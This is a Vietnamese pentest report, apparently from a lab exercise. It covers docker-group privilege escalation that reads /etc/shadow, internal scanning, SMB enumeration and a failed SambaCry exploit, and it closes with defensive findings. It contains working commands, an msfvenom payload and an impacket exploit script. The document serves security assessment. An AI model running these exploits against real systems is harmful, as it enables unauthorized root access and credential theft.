- Kiểm tra shell ở quyền user hay là gì, thuộc group nào, có id như nào

Lệnh:

```
whoami, groups, id
```

Phân tích kỹ thuật

Đây là bước đầu tiên của quy trình sau khi xâm nhập.

Proof of Concept

```
h4rrybrwnie@lan10-webserver:~/pentest$ whoami
h4rrybrwnie
h4rrybrwnie@lan10-webserver:~/pentest$ id
uid=1000(h4rrybrwnie) gid=1000(h4rrybrwnie) groups=1000(h4rrybrwnie),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),101(lxd),111(docker)
h4rrybrwnie@lan10-webserver:~/pentest$ groups
h4rrybrwnie adm cdrom sudo dip plugdev lxd docker
h4rrybrwnie@lan10-webserver:~/pentest$
```

Thông tin quan trọng nhất tìm được là user h4rrybrwnie thuộc nhóm docker. Đây là một lỗi cấu hình bảo mật nghiêm trọng thường gặp trên Linux.

Tham chiếu MITRE ATT&CK

- Tactic: [Discovery \(TA0007\)](#).
- Technique: [T1033 - System Owner/User Discovery](#).
- Technique: [T1087.001 - Account Discovery: Local Account](#).

Tìm kiếm SUID Binaries

Tìm các file mà user hiện tại đang có set SUID để thực thi dưới quyền root. Nếu có một số file thực thi cấu hình sai có thể dẫn đến leo thang đặc quyền.

Lệnh:

```
find / -perm -u=s -type f 2>/dev/null
```

Giải thích kỹ thuật

SUID là một tính năng của Linux cho phép người dùng thực thi một tệp với quyền của chủ sở hữu tệp (thường là root) thay vì quyền của người dùng đang chạy nó. Nếu một chương trình có lỗi hỏng hoặc cấu hình sai (như vim, find, nmap) có SUID root, kẻ tấn công có thể lợi dụng nó để thực thi lệnh với quyền root.

Proof of Concept

```
h4rrybrwnie@lan10-webserver:~/pentest$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/mount
/usr/bin/fusermount3
/usr/bin/chsh
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
```

Không có gì tiềm năng để có thể thực thi ở các file được set SUID. Tất cả đều là tiêu chuẩn trên Linux

Tham chiếu MITRE ATT&CK

- Tactic: [Privilege Escalation \(TA0004\)](#).
- Technique: [T1548.001 - Abuse Elevation Control Mechanism: Setuid and Setgid](#).

Leo thang đặc quyền thông qua Docker

Khai thác quyền thành viên nhóm docker để leo thang lên quyền root trên máy chủ (Host). H4rrybrwnie được thêm vào group docker, mà docker daemon chạy dưới quyền root. User này có thể mount host vào container và thao tác tương tự như root trên máy chủ.

Lệnh:

```
docker run -it --rm -v /:/host --user 0 --entrypoint sh webgoat/webgoat
```

Trong đó:

- v /:/host: mount thư mục gốc của máy chủ vào thư mục host bên trong container. Điều này cho phép truy cập toàn bộ ổ cứng máy chủ thông qua /host.
- user 0 : chạy dưới quyền root trong container.
- entrypoint: ghi đè entrypoint mặc định có trong Dockerfile.
- sh: Mở một shell.

Proof of Concept

```
h4rrybrwnie@lan10-webserver:~$ docker run -it --rm -v /:/host --user 0 --entrypoint sh webgoat/webgoat
# cat /host/etc/shadow
root:*:20305:0:99999:7:::
daemon:*:20305:0:99999:7:::
bin:*:20305:0:99999:7:::
sys:*:20305:0:99999:7:::
sync:*:20305:0:99999:7:::
games:*:20305:0:99999:7:::
man:*:20305:0:99999:7:::
lp:*:20305:0:99999:7:::
mail:*:20305:0:99999:7:::
news:*:20305:0:99999:7:::
uucp:*:20305:0:99999:7:::
proxy:*:20305:0:99999:7:::
www-data:*:20305:0:99999:7:::
backup:*:20305:0:99999:7:::
list:*:20305:0:99999:7:::
irc:*:20305:0:99999:7:::
lapt:*:20305:0:99999:7:::
nobody:*:20305:0:99999:7:::
systemd-network:*:20305:0:99999:7:::
systemd-timesync:*:20305:0:99999:7:::
dhcpcd:*:20305:0:99999:7:::
messagebus:*:20305:0:99999:7:::
systemd-resolve:*:20305:0:99999:7:::
pollinate:*:20305:0:99999:7:::
polkitd:*:20305:0:99999:7:::
syslog:*:20305:0:99999:7:::
uuidd:*:20305:0:99999:7:::
tcpdump:*:20305:0:99999:7:::
tss:*:20305:0:99999:7:::
landscape:*:20305:0:99999:7:::
fwupd-refresh:*:20305:0:99999:7:::
usbmux:*:20305:0:99999:7:::
sshd:*:20305:0:99999:7:::
h4rrybrwnie:$6$ftRBUka2mJP.TZJ1$wJV2801puRmLVIA560scKTAm0a7qwqUsep2bjfJLx8uXdvF4/a0MpvDttfHJkUkpK1miathrNixBqQJCiH/:20305:0:99999:7:::
wazuh:*:20403:0:99999:7:::
dnsmasq:*:20415:0:99999:7:::
```

Kết quả: Thành công, attacker truy cập thư mục /host và nhìn thấy toàn bộ file hệ thống của máy chủ. Shell hiển thị dấu thăng # (biểu thị quyền root). Thành công chiếm được quyền root trên Máy chủ Web Server do cấu hình sai group cho docker

Sau khi khắc phục sự cố:

```
h4rrybrwnie@lan10-webserver:~$ sudo docker run -it --rm -v /:/host --user 0 --entrypoint sh webgoat/webgoat
# ls /host/home/h4rrybrwnie
ls: cannot open directory '/host/home/h4rrybrwnie': Permission denied
```

Tham chiếu MITRE ATT&CK

- Tactic: [Privilege Escalation \(TA0004\)](#).
- Technique: [T1611 - Escape to Host](#).
- Technique: [T1543.005 - Create or Modify System Process: Container Service](#).

Giai đoạn 4: Di chuyển ngang và khai thác dịch vụ

Sau khi chiếm được quyền kiểm soát hoàn toàn một máy, Attacker sử dụng nó làm bàn đạp để tấn công sâu hơn vào mạng nội bộ.

Quét mạng nội bộ

Quét các dải mạng LAN để tìm kiếm các mục tiêu khác.

Lệnh:

```
nmap -PS 192.168. x.x/24
```

Proof of Concept

```
h4rrybrwnie@h4rrybrwnie:~$ nmap -PS 192.168.40.10/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-06 22:46 +07
Nmap scan report for h4rrybrwnie (192.168.40.10)
Host is up (0.000055s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (1 host up) scanned in 2.04 seconds
h4rrybrwnie@h4rrybrwnie:~$ nmap -PS 192.168.50.10/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-06 22:47 +07
Nmap done: 256 IP addresses (0 hosts up) scanned in 52.14 seconds
h4rrybrwnie@h4rrybrwnie:~$ nmap -PS 192.168.30.10/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-06 22:49 +07
Nmap done: 256 IP addresses (0 hosts up) scanned in 52.13 seconds
h4rrybrwnie@h4rrybrwnie:~$ nmap -PS 192.168.10.10/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-06 22:51 +07
Nmap done: 256 IP addresses (0 hosts up) scanned in 52.17 seconds
h4rrybrwnie@h4rrybrwnie:~$ |
```

Kết quả: Thất bại, ngoài vùng LAN hiện tại đang đứng, các vùng LAN khác đều không phát hiện được gì cho thấy các vùng mạng đang được phân đoạn tốt, tường lửa cấu hình tốt.

Thử quét trong các LAN thông qua Reverse DNS thay vì gửi trực tiếp đến IP.

Lệnh:

```
nmap -sL 192.168.20.0/24 192.168.40.0/24 192.168.50.0/24
```

Phân tích kỹ thuật:

- sL: Chỉ liệt kê các địa chỉ IP và thực hiện truy vấn Reverse DNS, để tìm tên miền của các máy. Kỹ thuật này không gửi gói tin đến máy đích, giúp tránh bị phát hiện bởi IDS nội bộ

Proof of Concept

```
h4rrybrwnie@h4rrybrwnie:~$ nmap -sL 192.168.20.0/24 192.168.40.0/24 192.168.50.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-08 21:24 +07
Nmap scan report for 192.168.20.0 (192.168.20.0)
Nmap scan report for 192.168.20.1 (192.168.20.1)
Nmap scan report for 192.168.20.2 (192.168.20.2)
Nmap scan report for 192.168.20.3 (192.168.20.3)
Nmap scan report for 192.168.20.4 (192.168.20.4)
Nmap scan report for 192.168.20.5 (192.168.20.5)
Nmap scan report for 192.168.20.6 (192.168.20.6)
Nmap scan report for 192.168.20.7 (192.168.20.7)
Nmap scan report for 192.168.20.8 (192.168.20.8)
Nmap scan report for 192.168.20.9 (192.168.20.9)
Nmap scan report for 192.168.20.10 (192.168.20.10)
```

```
Nmap scan report for 192.168.50.249 (192.168.50.249)
Nmap scan report for 192.168.50.250 (192.168.50.250)
Nmap scan report for 192.168.50.251 (192.168.50.251)
Nmap scan report for 192.168.50.252 (192.168.50.252)
Nmap scan report for 192.168.50.253 (192.168.50.253)
Nmap scan report for 192.168.50.254 (192.168.50.254)
Nmap scan report for 192.168.50.255 (192.168.50.255)
Nmap done: 768 IP addresses (0 hosts up) scanned in 15.46 seconds
```

Kết quả: Thất bại, lệnh không trả về bản ghi nào dành cho dải IP trên, không mang lại thông tin có ích nào.

Tham chiếu MITRE ATT&CK

- Tactic: [Discovery \(TA0007\)](#).
- Technique: [T1018 - Remote System Discovery](#).

Thu thập thông tin SMB

Chính sách bảo mật không nhắc đến việc nhân viên không có quyền sudo trên máy của mình nên tiến hành đăng nhập root để xem có thể khai thác gì không.

Lệnh:

```
h4rrybrwnie@h4rrybrwnie:~$ sudo su
root@h4rrybrwnie:/home/h4rrybrwnie#
```

Thử quét File server:

```
root@h4rrybrwnie:/home/h4rrybrwnie# nmap -sV -Pn 192.168.30.10
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-08 21:37 +07
Nmap scan report for 192.168.30.10 (192.168.30.10)
Host is up (0.0022s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE      VERSION
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
```

Các cổng đều bị filtered, ngoại trừ 445 đang chạy dịch vụ samba cho file server. Đây là phiên bản 4.6.2, không phải phiên bản latest. Tra cứu exploithub tìm được CVE-2017-7494 liên quan đến phiên bản samba này, cho phép thực thi RCE.

Tìm thêm các tài nguyên có thể truy cập trên file server.

Lệnh

```
smbclient -L //192.168.30.10 -N
```

Trong đó:

- L: Liệt kê các thư mục đang được chia sẻ
- N: Các thư mục không cần đăng nhập để có thể xem

Proof of Concept


```
h4rrybrwnie@h4rrybrwnie: ~ — ssh asus@100.84.87.39
h4rrybrwnie@h4rrybrwnie:~$ smbclient -L //192.168.30.10 -N

      Sharename      Type      Comment
      -----      -
      print$         Disk      Printer Drivers
      share           Disk
      IPC$           IPC       IPC Service (lan20-fileserer)
SMB1 disabled -- no workgroup available
h4rrybrwnie@h4rrybrwnie:~$
```

Kết quả: Thành công, tìm thấy folder share trong smb có thể truy cập ẩn danh. Đây là có thể là folder giúp thực thi RCE thông qua CVE.

Tham chiếu MITRE ATT&CK

- Tactic: [Discovery \(TA0007\)](#).
- Technique: [T1135 - Network Share Discovery](#).

Khai thác lỗ hổng SambaCry (CVE-2017-7494)

Sinh payload khai thác smb bằng mfsvenom và đẩy filecmd_sh_1.so lên folder share có quyền write bởi người dùng ẩn danh trên.

Proof of Concept

```
h4rrybrwnie@h4rrybrwnie:~$ msfvenom -p linux/x64/exec CMD="/bin/sh -c 'id > /tmp/hehe.txt; cp /tmp/hehe.txt /srv/share/hehe.txt'" -f elf-so -o cmd_sh_1.so
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 106 bytes
Final size of elf-so file: 508 bytes
Saved as: cmd_sh_1.so
h4rrybrwnie@h4rrybrwnie:~$ smbclient //192.168.30.10/share -N
Try "help" to get a list of possible commands.
smb: \> put cmd_sh_1.so
putting file cmd_sh_1.so as \cmd_sh_1.so (124.0 kb/s) (average 124.0 kb/s)
smb: \> exit
```

Tạo script kết nối đến smb và mở file payload trên để samba load file so kia như một thư viện hệ thống, cho phép kiểm soát file server.


```

h4rrybrwnie@h4rrybrwnie: ~
Session Actions Edit View Help
GNU nano 6.2 exploit.py
import sys
from impacket.smbconnection import SMBConnection

target_ip="192.168.30.10"
share_name="share"
file="/cmd_id.so"
def exploit():
    try:
        conn = SMBConnection(target_ip, target_ip, sess_port=445)
        conn.login("", "")
        print("1")
    except Exception as e:
        print(f"Loi: {e}")
        return
    print("2")
    try:
        tid = conn.connectTree("IPC$")
    except Exception as e:
        print(f"Loi 2: {e}")
        return
    print("3")
    try:
        conn.openFile(tid, "/srv/share/cmd_sh_1.so", 0x02000000)
    except Exception as e:
        pass
    conn.close()

if __name__ == "__main__":
    exploit()

```

Script khai thác đã thực hiện được, tuy nhiên không có gì xảy ra.

```

h4rrybrwnie@h4rrybrwnie:~$ python3 exploit.py
1
2
3
h4rrybrwnie@h4rrybrwnie:~$ smbclient //192.168.30.10/share -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Thu Dec 11 21:38:14 2025
..               D           0   Thu Dec 11 21:38:14 2025
cmd_id.so        A          463  Thu Dec 11 21:21:35 2025
test.txt         A           0   Thu Dec 11 21:09:22 2025
test_write      D           0   Tue Dec  9 21:53:40 2025
ssh.so          A        15584  Tue Dec  9 22:49:35 2025
shell.so        A        15584  Tue Dec  9 22:29:53 2025
cmd_sh_1.so     A          508  Thu Dec 11 21:38:14 2025
pwn.so          A        15584  Tue Dec  9 22:14:36 2025
samba.so        A          532  Thu Dec 11 21:10:01 2025
cmd_sh.so       A          476  Thu Dec 11 21:35:36 2025

10218772 blocks of size 1024. 4251744 blocks available
smb: \> exit

```

Kết quả khai thác: Thất bại

```
[share]
path = /srv/share
browseable = yes
read only = no
guest ok = yes
force user = nobody
force group = nogroup
```

Nguyên nhân là do người dùng ẩn danh bị ép làm nobody nên không có quyền ghi lên shell của fileserver

Tham chiếu MITRE ATT&CK

- Tactic: [Lateral Movement \(TA0008\)](#).
- Technique: [T1210 - Exploitation of Remote Services](#).
- Technique: [T1570 - Lateral Tool Transfer](#).

Giai đoạn 5: Sơ đồ hóa mô hình mạng

Mục tiêu ở giai đoạn này là xác định đường đi của gói tin từ mạng nội bộ ra Internet để hiểu cấu trúc định tuyến.

Lệnh:

```
h4rrybrwnie@h4rrybrwnie:~$ sudo hping3 -I google.com
HPING google.com (ens33 142.250.76.14): icmp mode set, 28 headers + 0 data bytes
len=46 ip=142.250.76.14 ttl=114 id=0 icmp_seq=0 rtt=52.0 ms
len=46 ip=142.250.76.14 ttl=114 id=0 icmp_seq=1 rtt=49.5 ms
^C
— google.com hping statistic —
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 49.5/50.7/52.0 ms
h4rrybrwnie@h4rrybrwnie:~$ sudo hping3 -S -p 80 google.com
HPING google.com (ens33 142.250.76.14): S set, 40 headers + 0 data bytes
len=46 ip=142.250.76.14 ttl=119 DF id=0 sport=80 flags=SA seq=0 win=65535 rtt=50.3 ms
len=46 ip=142.250.76.14 ttl=117 DF id=0 sport=80 flags=SA seq=1 win=65535 rtt=50.5 ms
len=46 ip=142.250.76.14 ttl=118 DF id=0 sport=80 flags=SA seq=2 win=65535 rtt=50.9 ms
len=46 ip=142.250.76.14 ttl=117 DF id=0 sport=80 flags=SA seq=3 win=65535 rtt=52.9 ms
len=46 ip=142.250.76.14 ttl=117 DF id=0 sport=80 flags=SA seq=4 win=65535 rtt=50.5 ms
^C
— google.com hping statistic —
6 packets transmitted, 5 packets received, 17% packet loss
round-trip min/avg/max = 50.3/51.0/52.9 ms
```

Tracert để xem đường đi từ employee ra ngoài mạng

Proof of Concept

```
h4rrybrwnie@h4rrybrwnie:~$ sudo hping3 --traceroute -V -1 google.com
using ens33, addr: 192.168.40.10, MTU: 1500
HPING google.com (ens33 142.250.71.206): icmp mode set, 28 headers + 0 data bytes
hop=1 TTL 0 during transit from ip=192.168.40.1 name=192.168.40.1
hop=1 hoprtt=0.9 ms
hop=2 TTL 0 during transit from ip=192.168.1.1 name=192.168.1.1
hop=2 hoprtt=2.5 ms
hop=3 TTL 0 during transit from ip=10.177.128.2 name=10.177.128.2
hop=3 hoprtt=7.8 ms
hop=4 TTL 0 during transit from ip=172.16.46.97 name=172.16.46.97
hop=4 hoprtt=6.0 ms
hop=5 TTL 0 during transit from ip=172.16.146.130 name=172.16.146.130
hop=5 hoprtt=6.1 ms
hop=6 TTL 0 during transit from ip=172.16.146.129 name=172.16.146.129
hop=6 hoprtt=7.1 ms
hop=7 TTL 0 during transit from ip=10.255.10.166 name=10.255.10.166
hop=7 hoprtt=5.6 ms
hop=8 TTL 0 during transit from ip=27.68.236.157 name=localhost
hop=8 hoprtt=34.1 ms
hop=9 TTL 0 during transit from ip=27.68.250.253 name=localhost
```

Chạy lệnh này giúp ta tìm được danh sách các IP hop.

Tham chiếu MITRE ATT&CK

- Tactic: [Discovery \(TA0007\)](#).
- Technique: [T1016 - System Network Configuration Discovery](#).

4. Kết luận

Báo cáo phân tích cho thấy một cái nhìn rõ hơn về cấu trúc của Blue Team, hiệu quả của mô hình bảo mật.

- Bảo mật biên: Hoạt động tốt, tường lửa chặn ICMP và các kỹ thuật quét cổng phổ biến. WAF chặn đứng hầu hết các cuộc tấn công Web phổ biến nhưng vẫn còn để lộ một số endpoint quản trị, từ đó attacker có thể tìm kiếm thêm thông tin để xâm nhập vào sâu hơn.
- Mạng nội bộ: Tồn tại rủi ro nghiêm trọng.
 - Việc cấu hình sai quyền hạn người dùng đã tạo ra một lỗ hổng leo thang đặc quyền, từ đó có thể toàn quyền kiểm soát máy chủ.
 - Việc chính sách bảo mật không đề cập gì đến quyền hạn của người dùng cuối trong công ty, nhân viên có toàn quyền sử dụng trên máy tính cá nhân (do công ty cấp) dẫn đến việc đây có thể là máy tấn công không mong muốn và khó kiểm soát.
- File Server: Hiệu quả nhờ nguyên tắc đặc quyền tối thiểu. Dù tồn tại lỗ hổng phần mềm nghiêm trọng (SambaCry), nhưng việc cấu hình phân quyền người dùng (nobody) đã ngăn chặn thành công việc thực thi mã từ xa.